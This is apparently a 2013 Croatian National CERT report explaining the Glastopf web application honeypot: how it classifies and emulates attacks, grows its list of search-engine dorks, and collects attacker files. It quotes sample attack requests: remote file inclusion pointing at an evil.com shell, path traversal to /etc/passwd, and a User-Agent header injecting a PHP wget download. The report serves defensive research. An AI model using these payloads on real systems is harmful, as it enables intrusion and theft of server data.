CARNet
HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

Glastopf - dinamički honeypot

NCERT-PUBDOC-2013-10-339

Nacionalni CERT

Sadržaj

1 UVOD 3

1.1 ARHITEKTURA GLASTOPFA 4
1.2 VRSTE NAPADA 6
1.2.1 RFI napad 7
1.3 DINAMIČKA LISTA *DORKOVA* 9
1.4 MOGUĆNOSTI UPOTREBE SKUPLJENIH PODATAKA 9

2 LITERATURA 10

1 Uvod

U ukupnom broju pokušaja napada na Internetu, velika većina njih je usmjerena na web aplikacije. Organizacije si ne smiju dopustiti da im stranice budu kompromitirane, jer to može uzrokovati širenje malicioznog sadržaja njihovim korisnicima ili pristup osjetljivim podatcima korisnika.
Glastopf je nisko interaktivni poslužiteljski *honyepot*, baziran kao web aplikacija (engl. *web application honeypot*, skraćeno WAH). WAH je jednostavan web poslužitelj sa javnim HTML sadržajem (stranicom) koji je indeksiran u tražilicama. Sadržaj sadrži poveznice do datoteka sa poznatim ranjivostima. Prava ranjivost nije u stvarnosti prisutna već ju poslužitelj prividno prikazuje kao da postoji i time privlači napadače. Kako bi se napad mogao pravilno obraditi, potrebno ga je prepoznati i klasificirati. To je vrlo slično onome što sigurnosne stijene pokušavaju postići prilikom filtriranja prometa. Za obradu klasificiranog prometa na *honeypotu* odgovorni su tzv. emulatori. Emulatori emuliraju neku ranjivost i odgovorni su za kreiranje odgovarajućih odgovora prema napadaču kako bi ga zavarali da se radi o stvarnom sustavu. Primjerice, ako napadač pokuša iskoristiti ranjivost SQL umetanjem i otkriti informacije vezane uz bazu podataka, *honeypot* prvo mora klasificirati napad i prepoznati da se radit o SQL umetanju, te ga potom proslijediti emulatoru na obradu koji će onda vratiti napadaču poruku o pogrešci ili stranicu koja ukazuje da je napad uspješno izvršen (npr. ispisujući sadržaj baze podataka). U kontekstu WAH-a postoje dva koncepta koja je potrebno definirati kako bi se razumjelo na koji način WAH pruža sučelje s kojim napadači mogu komunicirati:

- *Dork* ili mamac za privlačenje napadača. Svaki napadač će tražiti put do neke ranjivosti u web aplikaciji. Taj put se naziva *dork*. Napadači pronalaze te putove (*dork*ove) preko tražilica koje ih indeksiraju
- Površina za napadanje je HTML sadržaj koji sadrži veliku količinu *dork*ova. Tražilice će prilikom skupljanja informacija o stranici pronaći te *dork*ove i indeksirati ih. Slanjem upita u tražilicu koji sadrži karakteristike potencijalno ranjive stranice će prikazati među rezultatima i *honeypot* [1]


Trenutno postoji više *honeypota* ovakvog tipa, međutim, ono po čemu se Glastopf razlikuje od njih je to što ima drugačiji pristup prilikom izvođenja samog napada. Primjerice, Glastopf podržava višestupanjske napade, emulaciju ranjivosti i listu zahtjeva usmjerenih na ranjivost, pa samim time odstupa od pristupa u kojem se koriste modificirani predlošci web aplikacija. Princip Glastopfa je vrlo jednostavan- odgovoriti na napad koristeći odgovor koji napadač očekuje prilikom iskorištavanja ranjivosti.
Prije svega valja nabrojati nekoliko drugih poznatih WAH-a: *HIHAT, Dshield Web Honeypot Project, Google Hack Honeypot* i *PHPHoP* (više se ne održava) [6].
Ovi *honeypoti* imaju jednu zajedničku osobinu, a to je da svi koriste modificirane predloške stvarnih web aplikacije kako bi zavarali i privukli pažnju napadača. Ti predlošci su modificirane inačice originalnih web aplikacija i nisu opasni za sustav na kojem se nalaze. Ograničenje ovakvog pristupa je da za svaku novu ranjivost mora izrađivati nova inačica te ranjivosti, kako bi bila podržana. To može iziskivati puno vremena. Isto tako postoji prednost u takvom pristupu. *Honeypot* izgleda vrlo uvjerljivo i s vremenom može privući više neautomatiziranih i kompleksnijih napada.

- *HIHAT* projekt [3] je bio usmjeren više na napredne napade nego na automatizirane. Predlošci su bili visoko specijalizirani i na višoj razini interakcije sa napadačem. Međutim broj jedinstvenih napadača na ovakvom *honeypotu* je vrlo nizak.
- *Dshield* [4] je počeo kao brzo razvijajući projekt, ali isto tako je i njegov razvoj brzo usporio. Njegov jezgreni dio je pisan u PHP programskom jeziku, tako da ga je bilo jednostavno instalirati na bilo kojoj platformi.
- *Google Hack Honeypot* [5] također koristi modificirane predloške za detektiranje napada. S obzirom na slabo održavanje ovog sustava i pisanja novih predložaka, ovaj *honeypot* je dobar za hvatanje starijih, poznatih ranjivosti

Glavna motivacija za izradu Glastopfa je ta da se napravi novi *honeypot* koji neće biti ovisan o pisanju novih predložaka kao prethodno navedeni projekti. Drugi razlog je ograničena mogućnost suočavanja s višestupanjskim napadima. Mnogi napadači koriste jednostavnu datoteku kojom testiraju ranjivost sustava. Datoteka izvršava određene funkcije kako bi izvukla informaciju o ranjivom sustavu i vraća rezultat napadaču. Ako napadač primi odgovor koji očekuje, pokušava pokrenuti zlonamjerni kod ili određenu vrstu umetanja i izvršavanja skripti kako bi pretvorio poslužitelja u *bot* računalo. Zaključak je da ako se uspije napadaču uspješno odgovoriti na njegove prve testne upite, da se mogu pratiti daljnji napadi koji sadrže vrijedne informacije. Kako bi se generirali odgovori Glastopf koristi svoje emulatore. [2]

1.1 Arhitektura Glastopfa

Osnovno načelo Glastopfa je da je usmjeren na automatizirane napade, a ne na specijalizirane. Postupak obrade napada je sljedeći- napadač šalje maliciozni zahtjev, Glastopf ga procesira, ako je potrebno zapisuje u bazu podataka novi zapis o napadu ili sprema datoteku ako postoji, te odgovara napadaču. Postupak je prikazan na slici (Slika 1.1).



Slika 1.1 Općeniti postupak obrade napada


Kako bi se generirao što bolji odgovor napadaču, potrebno je znati sve detalje napada. Puni zahtjev napadača sastoji se od tri dijela:

```
GET http://www.example.com/folder/index.html HTTP/1.1
```

Ono što je bitno za obradu napada su prva dva dijela, metoda i zahtjev. Glastopf je minimalistički HTTP poslužitelj koji je u mogućnosti parsirati i odlučiti, na osnovu nadolazećeg zahtjeva, koju metodu obrade zahtjeva primijeniti. Glastopf trenutno podržava GET, POST i HEAD metodu. Na HEAD zahtjev odgovara s generičkim poslužiteljskim zaglavljem. U slučaju POST zahtjeva sprema se cijeli sadržaj. Najčešći su GET zahtjevi. Nakon razlučivanja o kojoj metodi se radi, Glastopf nastoji klasificirat tip napada. Da bi to postigao, koristi predefinirane uzorke temeljene na ukupno skupljenom znanju o napadima.

```
GET
http://www.example.com/vulnerable.php?color=http://evil.com/shell.ph
p
```

Iz prethodnog zahtjeva može se vidjeti kako napadač definira parametar „color“ kao URL na neku malicioznu datoteku. Ovakav tip zahtjeva naziva se udaljeno uključivanje datoteke (engl. *Remote file inclusion*, skraćeno RFI), koji će biti opisan kasnije, a također je korišten u praktičnom dijelu rada. Glastopf koristi skup pravila koja aktiviraju potrebne emulatore. U tim pravilima korišteni su regularni izrazi koji pokušavaju prepoznati tip napada. Nakon što prepozna o kojem napadu se radi, Glastopf počinje generirati odgovor na njega kako bi simulirao uspješan napad. Između ostalog za to se koristi i prilagođeni PHP parser. Njemu se može predati napadačeva skripta, iz koje se pokušaju izvući dijelovi bitni za generiranje odgovora koji bi bio dovoljan da se napadača zavara kao da je ista skripta pokrenuta na poslužitelju. [2] Na slici (Slika 1.2) je prikazan skraćeni dijagram toka obrade napada u Glastopfu.



Slika 1.2 Tok obrade pojedinih napada

1.2 Vrste napada

Glastopf trenutno podržava i razvija emulatore za različite vrste ranjivosti. RFI je već spomenut, njemu sličan je lokalno uključivanje datoteke (engl. Local file inclusion, skraćeno LFI). Kod LFI napada napadač pokušava iskoristiti ranjivost kako bi zadobio kritične sigurnosne informacije ili kako bi izvršio prethodno umetnuti kod. Razlikuje se od RFI napada po tome što se datoteka ne uključuje s udaljenog mjesta već lokalno sa poslužitelja. Primjer jednog LFI napada:

```
/phpbb/index.php?sub=../../../../../../../../../etc/passwd%00
```

U prikazanom primjeru se pokušava dohvatiti datoteka „passwd“ koja sadrži osjetljive informacije o lozinkama.


Udaljeno izvršavanje kôda (engl. *Remote Code Execution*) može se izvesti izmjenom HTTP zaglavlja tako da pod vrijednost jednog od parametra zaglavlja uključimo proizvoljan kôd, npr.:

```
GET / HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: <?system('wget http://*.*.249.164/intranet/xpl/cmd/xigor
-O c.php');?>
```

Jedan od najpoznatijih napada je SQL umetanje. Za potrebe istoga Glastopf koristi interni parser SQL kôda, koji nakon što analizira umetnuti kôd napadača, vraća poruku o pogrešci ili očekivani rezultat.


1.2.1 RFI napad

Princip ovog napada je vrlo jednostavan- u ranjivom dijelu koda web aplikacije potrebno je priložiti malicioznu datoteku kako bi se pokrenula i izvršila na kompromitiranom poslužitelju. U većini slučajeva napadač očekuje neku povratnu informaciju od svog napada u slučaju da je bio uspješan. Na slici (Slika 1.3) je prikazan dijagram u kojem se opisuje obrada RFI napada.



Slika 1.3 Obrada RFI napada

Nakon izvršenog napada pokušava se dohvatiti datoteka koju napadač pokušava umetnuti. Nakon toga emulator za RFI napad parsira datoteku koju je napadač poslao i traži sve *echo()* funkcije (Slika 1.4).



Slika 1.4 Koncept RFI emulatora ranjivosti

U slučaju da ih pronađe, traži sve eventualne varijable pozvane unutar te funkcije i zamjenjuje ih sa pripadnim vrijednostima. U konačnici, na taj način Glastopf može dati napadaču zadovoljavajući odgovor, a da i dalje prikrije svoj identitet kao *honeypot* sustav. Kratki primjer ovog koncepta prikazan je u nastavku.

Primjer umetnute datoteke:

```
<?php
$un = @php_uname();
$up = system(uptime);
echo "uname -a: $un<br>";
echo "uptime: $up<br>";
?>
```

U ovom primjeru emulator će uzeti vrijednost varijabli „$un“ i „$up“ te ih spremiti u rječnik, tako da kada se pozovu u *echo* funkciji ih može iskoristiti i vratiti napadaču odgovor, u ovom slučaju informacije (lažne naravno) o korištenom operativnom sustavu i vrijeme neprekinutog rada sustava.

U novijim inačicama Glastopfa ovaj emulator je zamijenjen sa realnim PHP pješčanikom (engl. *sandbox*), s obzirom da realni napadi nisu toliko jednostavni i da se u najmanju ruku obfusciraju određenim jednostavnim kodiranjima.

1.3 Dinamička lista *Dorkova*

Prethodno je već definiran pojam *dork*, te je jasno vidljivo da je koncept reklamiranja *honeypota* vrlo jednostavan. Kako bi se posao olakšao da se novi *dork*ovi ne bi morali ručno upisivati, osmišljena je dodatna tehnika kojom se isti dinamički generiraju.
Svaki put kada je *honeypot* napadnut, napadač iza sebe ostavi svoj zahtjev. Unutar zahtjeva se nalazi put do ranjive datoteke napadnute aplikacije (*dork*). Internetske tražilice najpogodnije su za pretragu ranjivih stranica. Uzmimo sljedeći zahtjev za primjer:

```
GET
http://www.example.com/vulnerable.php?color=http://evil.com/shell.ph
p
```

Ako napadač traži web aplikaciju ranjivu na ovakav primjer napada, onda će u tražilicu upisati:

```
inurl:"vulnerable.php"
```

Ovakav zahtjev će vratiti listu svih potencijalno ranjivih stranica s ovom ranjivosti, pa tako i *honeypot* koji na sebi sadrži takav *dork*. Međutim prilikom napada, napadač najčešće pokušati iskoristiti više od jedne ranjivosti na istoj domeni. Tako na primjer može na domeni iz prethodnog primjera pokušati izvesti sljedeći zahtjev:

```
GET
http://www.example.com/hackme.php?color=http://evil.com/shell.php
```

Ako se „hackme.php“ ne nalazi u listi *dork*ova *honeypota*, onda će ga Glastopf dinamički dodati na tu listu, te će prilikom ponovnog indeksiranja tražilica zabilježiti promijene i na taj način će *honeypot* automatski proširiti domenu reklamiranja. Ovom metodom se, kroz vrijeme, povećava privlačenje napadača. Druga prednost proširivanja liste *dork*ova je ta da je moguće pronaći nove ranjivosti web aplikacija.

1.4 Mogućnosti upotrebe skupljenih podataka

Puno je mogućnosti upotrebe podataka skupljenih uz pomoć Glastopfa. Ono što Glastopf čuva u svojoj bazi podataka kao informaciju o napadima su izvorišne IP adrese s kojih je poslan napad, vrijeme napada, metoda, URL, parametri URL-a, verzija HTTP zahtjeva, HTTP zaglavlje napada, HTTP tijelo zahtjeva, prepoznati obrazac napada (RFI, LFI, SQL umetanje, nepoznati i sl.), ime datoteke ako je uspješno dohvaćena i spremljena, te odgovor Glastopfa na zahtjev. Vrlo zanimljive mogu biti prikupljene datoteke napadača, koje se mogu pregledavati i obrađivati kako bi se ustanovilo jesu li maliciozne ili ne. Nakon toga, ako je ustanovljeno da su maliciozne i ovisno o tome što čine, moguće je donijeti određene zaključke. Tako se primjerice u velikoj količini skupljaju HTML datoteke koje u sebi mogu sadržavati XSS napad. Pregledom IP adresa koje su vezane uz slanje takvih datoteka može se razmatrati neko rješenje na koji način sankcionirati širenje takvog malicioznog sadržaja. Također se direktno šalju i PHP maliciozne skripte. Njihovom obradom može se vidjeti što one uzrokuju svojim pokretanjem. Tako se npr. može pronaći skripta koja izvršava spajanje na *Internet Relay Chat* (skraćeno IRC), te se na temelju toga može zaključiti da se vrlo vjerojatno radi o IRC *bot*u. Daljnjom obradom mogu se pronalaziti kontrolni centri za upravljanje tim botovima, što može biti od velike važnosti u borbi protiv botnet mreža. Ovakav tip obrade će biti opisan u praktičnom dijelu rada. Isto tako mogu se ispitivati ranjivosti koje je koristio pojedinačni napadač, te vidjeti koje je tehnike i postupke koristio prilikom napada. S obzirom da je Glastopf više namijenjen automatiziranim napadima, preporučeno je klasificirati datoteke u smislene skupine, te potom na njima vršiti obradu, traženje određenih obrazaca ponašanja, tekstualnih uzoraka i sl.

2 Literatura

[1] THE HONEYNET PROJECT. *Cyber Fast Track: Web Application Honeypot*, http://www.honeynet.org/files/CFT-WAH-FinalReport.pdf, 2012.

[2] RIST. L. *Know Your Tools: Glastopf*, http http://honeynet.org/files/KYT-Glastopf-Final_v1.pdf, 2010.

[3] *HiHAT: High interaction honeypot analysis tool*, http://hihat.sourceforge.net/, 2007.

[4] *DShield Web Honeypot Project*, https://sites.google.com/site/webhoneypotsite/, 2009.

[5] *Google Hack Honeypot*, http://ghh.sourceforge.net/, 2007.

[6] *PHP Honeypot Project: PHP HoP*, http://seclists.org/honeypots/2006/q1/85, 2006.